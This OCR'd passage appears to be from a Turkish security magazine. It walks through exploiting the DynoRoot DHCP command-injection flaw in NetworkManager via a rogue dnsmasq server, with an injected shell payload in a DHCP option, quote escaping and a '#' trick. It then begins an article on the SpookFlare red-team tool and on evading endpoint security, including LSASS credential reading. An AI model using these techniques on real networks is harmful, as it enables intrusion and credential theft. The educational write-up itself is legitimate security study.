
Bu örnekte "Host Name" parametresi olan 12 numaralı seçeneği hedef alacağız. DHCP servisimize 12 numaralı seçenek için komut çalıştıracak keyfi değerlerimizi yerleştirerek kendisini tekrar başlatalım.

```
File  Edit  View  Terminal  Tabs  Help
2018-05-20 18:30:49 -- root@jk:~# killall dnsmasq
2018-05-20 19:08:06 -- root@jk:~# dnsmasq --interface=eth0 --bind-interfaces  --except-interface=lo --dhcp-range=10
.1.1.2,10.1.1.10,1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1 \
> --dhcp-option=12,"ArkaKapi;id > /tmp/komutciktisi.txt"
2018-05-20 19:09:37 -- root@jk:~#
```

İstemci tarafında DHCP isteğini tekrar tetiklememiz gerekiyor.


```
                                                                    CentOS 7 64-bit
[root@localhost ~]# nmcli conn down id ens33
Connection 'ens33' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/3)
[root@localhost ~]# nmcli conn up id ens33
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/4)
[root@localhost ~]#
```

Wireshark üzerinden isteğimizin gönderildiğini kontrol edelim.




Gayet güzel bir şekilde keyfi seçtiğimiz ve istemcinin talep etmiş olduğu 12 numaralı seçeneğe istediğimiz komut çalıştıracak sömürü kodunu yerleştirmiş bulunuyoruz. Bu kodun sonucunda "id" komutunun çıktısı "/tmp" altında "komutciktisi.txt" adındaki bir dosyaya yazılması gerekiyor. Komutun çalışıp çalışmadığını "/tmp" dizininin altını kontrol ederek gerçekleştirebiliriz.


Herhangi bir dosya oluşmamış. Peki betiğin ürettiği çıktıyı kontrol edersek ne göreceğimize bakalım. Çıktı çok uzun olacağı için "grep" komutu ile göndermiş olduğumuz "hostname" değerini aratacak şekilde ayıklıyoruz.



Gördüğümüz kadarı ile bizim başarılı bir şekilde göndermiş olduğumuz değer sistem tarafından işleme alınıp oluşturulmamış. Sebebini görmek için kayıt dosyasını inceleyelim.



Kayıt dosyasının ekran görüntüsünde işaretli ilgili satırdan anladığımız Network-Manager'ın IP isteği yapmak için kullandığı "dhclient" programı, aldığı değerlerde bazı kontroller gerçekleştirerek şüpheli bulduğu içerikleri elemeye tabi tuttuğudur. Bundan ötürü bizim gönderdiğimiz değer elenerek "Dispatcher" betiğine temiz şekilde gönderiliyor ve zafiyeti tetikleyememiş oluyoruz. Peki "dhclient" yazılımı hangi değerleri elemeye tabi tutuyor, hangisine bakmıyor ve bu bakmadığı değerlerden hangisi istemci tarafından isteniyor? Bu soruların cevabını bulabilirsek zafiyeti tetikleme şansımız olabilecektir. İnternet'ten "dhclient" yazılımının kaynak kodunu indirerek incelemeye alırsak hangi değerlere eleme uyguluyor sorusunun cevabını bulabiliriz.



Ekran görüntüsünde yer aldığı gibi ilgili adresten kaynak kodun içerisinde hata mesajını aratarak hangi seçeneklerde bozuk değer bulduğunda bu hata mesajını bize veriyor görebiliyoruz.

İncelememiz sonucunda:

DHO_DOMAIN_NAME:

DHO_HOST_NAME:

DHO_NIS_DOMAIN:

DHO_NETBIOS_SCOPE:

DHO_DOMAIN_SEARCH:


DHO_ROOT_PATH:

seçeneklerinin filtrelemeye tabi tutulduğunu keşfettik. İstemcinin talep ettikleri seçeneklerden bunları çıkardığımızda içerisine düz metin olarak keyfi içerik girebileceğimiz diğer seçeneklerin kalması gerekiyor.

```
▾ Option: (55) Parameter Request List
    Length: 18
    Parameter Request List Item: (1) Subnet Mask
    Parameter Request List Item: (28) Broadcast Address
    Parameter Request List Item: (2) Time Offset
    Parameter Request List Item: (121) Classless Static Route
    Parameter Request List Item: (15) Domain Name
    Parameter Request List Item: (6) Domain Name Server
    Parameter Request List Item: (12) Host Name
    Parameter Request List Item: (40) Network Information Service Domain
    Parameter Request List Item: (41) Network Information Service Servers
    Parameter Request List Item: (42) Network Time Protocol Servers
    Parameter Request List Item: (26) Interface MTU
    Parameter Request List Item: (119) Domain Search
    Parameter Request List Item: (3) Router
    Parameter Request List Item: (121) Classless Static Route
    Parameter Request List Item: (249) Private/Classless Static Route (Microsoft)
    Parameter Request List Item: (33) Static Route
    Parameter Request List Item: (252) Private/Proxy autodiscovery
    Parameter Request List Item: (42) Network Time Protocol Servers
▾ Option: (255) End
```


Ekran görüntüsünde istemcinin talep ettiği parametrelerden filtrelemeye tabi tutulanları işaretledik. "DHO_NETBIOS_SCOPE, DHO_ROOT_PATH" seçeneklerini talep etmediğini görüyoruz. Geriye kalanlar içerisinde ise düz metin girebileceğimiz yani IP adresi formatında bir değer içermeyen tek kısım "252" kimlik bilgisine sahip "Private/Proxy autodiscovery" olarak belirtilen ve WPAD kısaltma adına sahip alandır. Bunu atak vektörü olarak kullandığımızda başarıya ulaşıp ulaşamayacağımızı ve zafiyetin nasıl tetiklenebileceğini incelemeye yoğunlaşmamız gerekiyor.

Aynı sömürü kodunu bu sefer "252" seçeneği için yazarak "Dnsmasq" servisimizi tekrar başlatıyoruz.




İstemci için DHCP isteğini yenilememiz gerekli.

Bundan sonra Wireshark üzerinde isteğe cevap olarak sömürü kodunun doğru gönderilip gönderilmediğini kontrol edelim.




Kayıt dosyalarında şüpheli bir girdi olduğuna dair içerik olup olmadığını kontrol edelim.




Bu sefer filtrelemede herhangi bir engele takılıp takılmadığımızı kayıt çıktısından görebiliyoruz. Peki komutumuz başarılı şekilde çalışmış ve ilgili dosyamız oluşmuş mu onu kontrol edelim.

Dosyamızın oluşmadığını görüyoruz. Yani sömürü kodu çalışmamış anlamına geliyor. Peki betiğin göndermiş olduğumuz değeri nasıl işlediğine bakalım.




Göndermiş olduğumuz değer işlenmiş ekran görüntüsünde görüldüğü üzere, ama burada komut çalıştırabilmek için ‘ (tırnak) işaretleri içerisinde yer alan değerlerin yine bir ‘ (tırnak) işareti ile kesilmesi ve sonrasında çalıştırmak istediğimiz kodun yer alması gerekiyor. Bu durumda ancak kod çalıştırma şansına sahip olabileceğiz. Bunu da aşağıda yer alan ekran görüntüsünde olduğu gibi düz metin sonrasında hemen ‘ (tırnak) işaretini yerleştirerek başarmamız mümkündür.

Bu şekilde düzenlediğimiz “dnsmasq” servisimizi tekrar başlatalım.




İstemci tarafında DHCP isteğini tekrardan tetikliyoruz.

İlgili dosyamızın oluşup oluşmadığını kontrol edelim.




Dosyamızın olmadığını görüyoruz. Betiğin ürettiği çıktıya baktığımızda söz diziminin gönderdiğimiz tırnak işareti ile kapatılarak değişken tanımından düzgün bir şekilde çıkış yaptığını, sonrasında ise 2 adet ‘ (tırnak) işareti ile yine bir değişken tanımı için hata düzeltimi adına yer açıldığını görüyoruz. Bu kısımda bizim açımızdan sorun teşkil eden bir şey bulunmuyor, hâlâ tırnak işaretlerinin dışında yer almakta ; (noktalı virgül) işareti ile başlayan sömürü kodumuz. Fakat en sonda yer alan ‘ (tırnak) işareti ile söz diziminin bozulduğunu görebiliriz. Bu kısmın bize teşkil ettiği sorunun etrafından dolanmak için ise gönderdiğimiz sömürü kodunun sonuna # (diyez) karakterini ekleyerek bu karakterden sonra gelen bütün değerlerin “Bash” kabuğu tarafından yorum satırı olarak değerlendirilmesini sağlamamız gerekiyor. Bunun için “dnsmasq” servisimizi ilgili değişikliği gerçekleştirerek son bir defa daha başlatıyoruz.




İstemci tarafında tekrardan DHCP yenilemesi yapmamız gerekli.

Sonrasında istediğimiz komutun çalıştığını “/tmp” dizini altını kontrol ederek görebiliriz.



Betiğin yorumlamasını kontrol ederek sömürü kodumuzun nasıl iletildiğini daha detaylı görerek yazımızın sonuna geliyoruz.



Buradaki zafiyet “Dispatcher” betiği içerisinde yer alan “read” komutunun kendisine gönderilen değerleri düzgün elememesinden kaynaklandığı görülmektedir. Bu betiği geliştiren yazılımcının tek yapması gereken “read -r” parametresi ile komutun düzgün elemesini aktif etmesi olacaktı. Yamalanmış “Network-Manager” paketinde ilgili değişikliği görebilirsiniz.

Hepinize güvenli günler dilerim.

Ref: https://dynoroot.ninja

Halil Dalabasmaz - halil.dalabasmaz@bgasecurity.com

Defansif Dünyaya Ofansif Bir Dokunuş SPOOKFLARE

Bir Red Teamer olarak işimde (Red Teaming) yoğun efor sarf ettiğim alanlardan birisi güvenlik ürünlerinin atlatılması alanıdır. Hedeflenmiş bir saldırının adımlarına; Reconnaissance (Keşif), Weaponisation (Silahlanma), Delivery (Gönderim), Exploitation (İstismar), Installation (Yükleme), Command & Control (Komuta & Kontrol), Actions On Objectives (Eyleme Geçme) baktığımızda bu sarf edilen eforun doğru olduğu görülebilir. Hedef hakkında yaptığımız keşif çalışmasında çok nadiren zorlanırız. Yine hazırlanan zararlıların hedef veya hedeflere gönderimi konusu da görece olarak bizim tarafımızda kolaydır. Bunun için herhangi bir iletişim kanalını (siber alanda veya fiziksel alanda) seçip, hayal gücünüzü ve inandırıcılığınızı konuşturursunuz. Gerçekleştirdiğimiz operasyonda ilgili adımları başarılı olarak tamamlayıp, zararlının hedef sistem ve sistemlerde çalışma adımına gelindiğinde işler bambaşka bir duruma dönüşüyor. Her geçen gün sistemleri savunan uzmanlar, kullandıkları ürünler gelişmekte ve saldırılara karşı adaptasyonunu arttırmaktadır. Bu noktada ofansif taraf olarak aynı adaptasyonu bizlerin de sağlaması gerekmektedir. SpookFlare bu noktada devreye girerek ofansif tarafa adaptasyonda kolaylık sağlamayı hedeflemektedir.

Hedef Sistemi Neler, Nasıl Koruyor?

Hedef sistemi ve üzerinde konumlandırılan önlemlerin çalışma alanlarını ikiye ayırabiliriz. Birinci alan client-side (istemci tarafı, son kullanıcı sistemleri) ve ikinci alan ise network-side (ağ tarafı, hedefin içeriden dışarı veya dışarıdan içeri izlediği trafik) şeklindedir. Geliştirilen zararlı her iki alanda alınan önlemleri atlatabilirse ve geriye kalan operasyon adımları da sağlıklı bir şekilde gerçekleştirilirse saldırgan olarak başarıya ulaşmanız kaçınılmazdır. İstemci tarafında alınan önlemlere bakıldığında karşımıza birçok farklı tanıma sahip ürünler çıkmaktadır. Genelde bu önlemlerin başlıca tanımları Anti-Virus, Anti-Malware, Endpoint Security vs. şeklindedir. Ağ tarafında ise hedefi koruyan ürünlere baktığımızda; IDS, IPS, Content Filter, Proxy, DNS Firewall vb. ürünler ile karşılaşmaktayız. Ayrıca hedef ile aramızda kimi durumlarda Sandbox ürünleri olduğu durumlar da olabiliyor. Hedef sistemler genelde Sandbox'ları ya E-posta Gateway'ine konumlandırıyor ya da istemci sistemi izleyip şüpheli durumlarda kendileri çalıştıracak şekilde kullanıyor.

Saldırı simülasyonu gerçekleştirdiğim hedefler son kullanıcı sistemlerinde yoğun olarak isminin sonunda "endpoint security" geçen ürünler kullanmaktadır. Kendimizi hedefin yerine koyduğumuzda da bu tercihlerinde haklı olduklarını görebiliriz çünkü bu ürünler son kullanıcı sistemlerinin savunulması alanında birçok avantaj ve kolaylık sağlamaktadır. İlgili ürünleri incelediğimizde çalıştıkları sistemi korurken birçok tespit çeşidini bir arada kullandıklarını görürüz. Bunları İmza Tabanlı Tespit, Davranışsal Tespit ve Ağ Tabanlı Tespit olarak özetleyebiliriz.

İmza Tabanlı Tespit olarak tanımlanan tespit türünde, sistemi koruyan ürün daha önce zararlı olarak tespit edilmiş dosyalara ait imzaları (dosya türü, bulaşma yolları ve binary desenleri vs.) veri tabanında barındırır ve sisteme ilgili zararlılardan birisi dokunduğunda imza veya imzalar eşleştiğinde ürün tepki verir. İmza eşleştiği anda artık ürün ilgili zararlıyı tespit etmiş ve önceden ayarlanmış tepkisini verir. Bu tür bir tespiti atlatmanın birçok yolu bulunmaktadır. Bu yolların temel mantığı sistemi koruyan ürünün imza veri tabanındaki desenler dışında bir desene sahip ama yine aynı işi yapacak zararlı üretmektir.

İmza Tabanlı Tespit'i atlamak görece olarak diğer tespit yöntemlerini atlatmaktan daha kolay olduğu için üreticiler sis-

temlerde çalışan uygulamaların davranışlarını izlemeye yönelmiştir. Davranış Tabanlı Tespit olarak tanımlanan bu tespit türünde, sistemi koruyan ürün daha önce zararlı olarak tespit edilmiş dosyalara ait davranışları bilmektedir. Örneğin, bir Windows işletim sisteminde yerel kullanıcılara ait parola özetlerini veya açık (clear-text) paroları elde etmek istiyoruz diyelim. Bu işlemi gerçekleştirmenin yollarından bir tanesi, Windows işletim sisteminin en temel uygulamalarından bir tanesi olan lssas.exe'nin hafıza (memory) alanını okumaktır. Sistemi koruyan ürünü geliştirenler ürünlerine; "eğer herhangi bir uygulama lssas.exe'nin hafıza alanını okumaya çalışırsa, zararlı olarak sınıflandır ve engelle" kabiliyetini kazandırmaktadır. Çünkü lssas.exe çok kritik bir uygulamadır ve normal şartlarda bir uygulamanın lssas.exe'nin hafıza alanını okuması beklenmez. Bu durumda zararlının ilgili 